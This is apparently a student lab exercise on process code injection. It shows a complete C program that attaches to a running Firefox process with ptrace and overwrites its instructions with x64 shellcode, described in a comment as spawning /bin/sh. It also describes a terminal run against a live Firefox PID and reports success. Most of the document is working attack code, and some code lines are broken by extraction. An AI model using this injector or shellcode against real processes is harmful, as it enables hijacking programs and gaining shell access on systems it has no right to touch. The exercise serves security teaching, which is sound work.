

Ex. No.: 5**PROCESS CODE INJECTION**

Aim: To do process code injection on Firefox using ptrace system call.

Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Output: injector.c**Program:**

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities
Library # include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants
and types # include <sys/wait.h>//declarations for
waiting
# include <sys/ptrace.h>//gives access to ptrace
functionality # include <sys/user.h>//gives ref to
regs

//The shellcode that calls /bin/sh char
shellcode[]={{
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8
c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
}};
```

```
//header for our
program. void
header()
{
    printf("----Memory bytecode injector-----
\n");
}

//main program notice we take command line
options int main(int argc,char**argv)
{
    int i,size,pid=0;
    struct user_regs_struct reg;//struct that gives access to registers
        //note that this regs will be in x64 for me
        //unless your using 32bit then eip,eax,edx etc...

    char*buff;

    header();

    //we get the command line options and assign them appropriately!

    pid=atoi(argv[1]);
    size=sizeof(shellcode);    //allocate
    a
    char size memory
    buff=(char*)malloc(size); //fill the
    buff memory with 0s upto size
    memset(buff,0x0,size);

    //copy shellcode from source to destination
    memcpy(buff,shellcode,sizeof(shellcode));

    //attach process of pid
    ptrace(PTRACE_ATTACH,pid,0,0);

    //wait for child to change state
    wait((int*)0);

    //get process pid registers i.e Copy the process pid's general-purpose
    //or floating-point registers,respectively,
    //to the address reg in the tracer
    ptrace(PTRACE_GETREGS,pid,0,&reg);
```

```


printf("Writing EIP 0x%x, process
%d\n",reg.rip,pid);

//Copy the word data to the address buff in the process's memory
for(i=0;i<size;i++){
ptrace(PTRACE_POKETEXT,pid,reg.rip+i,*(int*)(buff+i));

}

//detach from the process and free buff memory
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0;
}

```



The terminal window shows the following sequence of commands:

- `gcc victim.c`
- `gcc victim.c -o victim`
- `./victim` outputs "Hi there!" followed by a control character (^C).
- `gcc injector.c -o injector`
- `ps -e | grep firefox` shows a process named "firefox-esr" with PID 2913.
- `./injector 2913` starts the injection process, indicated by the message "----Memory bytecode injector---- Writing EIP 0x5eb1947f, process 2913".

Result: Thus, the process code injection on Firefox has been successfully executed.

